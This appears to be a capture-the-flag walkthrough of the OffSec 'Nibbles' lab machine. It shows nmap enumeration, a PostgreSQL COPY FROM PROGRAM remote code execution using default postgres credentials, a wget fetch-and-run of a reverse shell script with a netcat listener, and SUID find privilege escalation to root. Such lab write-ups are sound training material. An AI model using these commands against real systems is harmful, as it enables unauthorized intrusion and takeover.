
OffSec Practice

Nibbles(Intermediate)

Alif


Enumeration



```
└─$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Sun Jan 14 08:51:16 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 21,22,80,149,445,5437
 -oA nmap.out 192.168.167.47
Nmap scan report for 192.168.167.47
Host is up (0.17s latency).

PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 3.0.3
22/tcp   open     ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 10:62:1f:f5:22:de:29:d4:24:96:a7:66:c3:64:b7:10 (RSA)
|   256 c9:15:ff:cd:f3:97:ec:39:13:16:48:38:c5:58:d7:5f (ECDSA)
|_  256 90:7c:a3:44:73:b4:b4:4c:e3:9c:71:d1:87:ba:ca:7b (ED25519)
80/tcp   open     http         Apache httpd 2.4.38 ((Debian))
|_http-title: Enter a title, displayed at the top of the window.
|_http-server-header: Apache/2.4.38 (Debian)
149/tcp  filtered aed-512
445/tcp  closed   microsoft-ds
5437/tcp open     postgresql   PostgreSQL DB 11.3 - 11.9
| ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Not valid before: 2020-04-27T15:41:47
|_Not valid after:  2030-04-25T15:41:47
|_ssl-date: TLS randomness does not represent time
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 14 08:51:37 2024 -- 1 IP address (1 host up) scanned in 20.45 seconds
```

Port 21(FTP)

- Anonymous login not allowed




```
└─$ ftp 192.168[redacted]
Connected to 192.168[redacted].
220 (vsFTPd 3.0.3)
Name (192.168[redacted]:kali): Anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```

Port 22(SSH)

- No known username and password to use

Port 80(HTTP)

http://192.168.[redacted]/



Enter the main heading, usually the same as the title.

Be **bold** in stating your key points. Put them in a list:

- The first item in your list
- The second item; *italicize* key words


Improve your image by including an image.

Add a link to your favorite Web site. Break up your page with a horizontal rule or two.

Finally, link to another page in your own Web site.

Internet cats

- Clicking on the another-page hyperlink will lead to this page, which is also empty and does not have anything of interest, address: http://192.168.[redacted]/page2.html



My Website

A **responsive** website created by me.

Home Link Link Link

About Me

Photo of me:

Image


TITLE HEADING

Title description, Dec 7, 2017

Image


Port 5437

- When googling about the version as gotten from the nmap output: PostgreSQL DB 11.3 - 11.9, we come across this interesting RCE exploit from exploit-db
- https://www.exploit-db.com/exploits/50847
- Upon reading the code, there are default credentials being used for logging into the portgreSQL server, postgre:postgre




```
def parseArgs():
    parser = argparse.ArgumentParser(description='CVE-2019-9193 - PostgreSQL 9.3-11.7 Authenticated Remote Code Execution')
    parser.add_argument('-i', '--ip', nargs='?', type=str, default='127.0.0.1', help='The IP address of the PostgreSQL DB [Default: 127.0.0.1]')
    parser.add_argument('-p', '--port', nargs='?', type=int, default=5432, help='The port of the PostgreSQL DB [Default: 5432]')
    parser.add_argument('-d', '--database', nargs='?', default='template1', help='Name of the PostgreSQL DB [Default: template1]')
    parser.add_argument('-c', '--command', nargs='?', help='System command to run')
    parser.add_argument('-t', '--timeout', nargs='?', type=int, default=10, help='Connection timeout in seconds [Default: 10 (seconds)]')
    parser.add_argument('-U', '--user', nargs='?', default='postgres', help='Username to use to connect to the PostgreSQL DB [Default: postgres]')
    parser.add_argument('-P', '--password', nargs='?', default='postgres', help='Password to use to connect to the the PostgreSQL DB [Default: postgres]')
    args = parser.parse_args()
    return args
```

- When using the given exploit using this command:
- python 50847.py -i 192.168.167.47 -p 5437 -c "id"
- It gave us a most interesting output:




```
[+] Connecting to PostgreSQL Database on 192.168.167.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _1e9478f323a3668d2341ecf32f373fd3
[+] Command executed

uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)

[+] Deleting table _1e9478f323a3668d2341ecf32f373fd3
```

- It also shows the intended output from the command we intended to execute by using the -c flag.
- This tells me two things,
    1. The default credentials, postgre:postgre can be used to login to the PostgreSQL server
    2. The server is vulnerable to this exploit.
- I decided to login to this PostgreSQL server to enumerate further
- psql -h 192.168.___.___ -U postgres -p 5437




```
└─$ psql -h 192.168[redacted] -U postgres -p 5437
Password for user postgres:
psql (15.2 (Debian 15.2-1), server 11.7 (Debian 11.7-0+deb10u1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off)
Type "help" for help.

postgres=#
```

- However, nothing from any of the databases has anything interesting except for the version



```
postgres=# SELECT version();
                                                                   version
-----------------------------------------------------------------------------------------------------------------------
 PostgreSQL 11.7 (Debian 11.7-0+deb10u1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit
(1 row)
```

- After much googling found this most interesting RCE for PostgreSQL server version > 9.3:
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/authenticated-arbitrary-command-execution-on-postgresql-9-3/?source=post_page-----93e2d2920dd-------------------------------



1) [Optional] Drop the table you want to use if it already exists

DROP TABLE IF EXISTS cmd_exec;

2) Create the table you want to hold the command output

CREATE TABLE cmd_exec(cmd_output text);

3) Run the system command via the COPY FROM PROGRAM function

COPY cmd_exec FROM PROGRAM 'id';

4) [Optional] View the results

*SELECT * FROM cmd_exec;*

5) [Optional] Clean up after yourself


DROP TABLE IF EXISTS cmd_exec;

Getting the Shell

- I tried to wget a reverse shell bash script which will connect back to my kali via port 5437

1. DROP TABLE IF EXISTS cmd_exec;
2. CREATE TABLE cmd_exec(cmd_output text);
3. COPY cmd_exec FROM PROGRAM 'wget 192.168.__.___:5437/reverse.sh -O /tmp/shell';
4. COPY cmd_exec FROM PROGRAM 'bash /tmp/shell';
5. SELECT * FROM cmd_exec;

- One thing to note is that i tried connecting it back to my kali using port 4001, but it did not work, hence i moved the listening port to 5437




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Nibbles]
└─$ nc -nlvp 5437
listening on [any] 5437 ...
connect to [192.168.45.171] from (UNKNOWN) [192.168.167.47] 35584
bash: cannot set terminal process group (1550): Inappropriate ioctl for device
bash: no job control in this shell
postgres@nibbles:/var/lib/postgresql/11/main$ 
```

- From here, I got the local user flag from cat /home/wilson/local.txt


Privilege Escalation

- I used this command to get all files that has the SUID set using this command
- find / -perm -u=s 2>/dev/null



```
postgres@nibbles:/home/wilson$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/find
/usr/bi[redacted]
/usr/bin/umount
```

- Using GTFO bins, i found a SUID privilege escalation exploit for the find command




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

- So i used this command:
  - /usr/bin/find . -exec /bin/sh -p \; -quit



```
postgres@nibbles:/home/wilson$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
id
uid=106(postgres) gid=113(postgres) euid=0(root) groups=113(postgres),112(ssl-cert)
```

- Used this command to get the root flag:
  - cat /root/proof.txt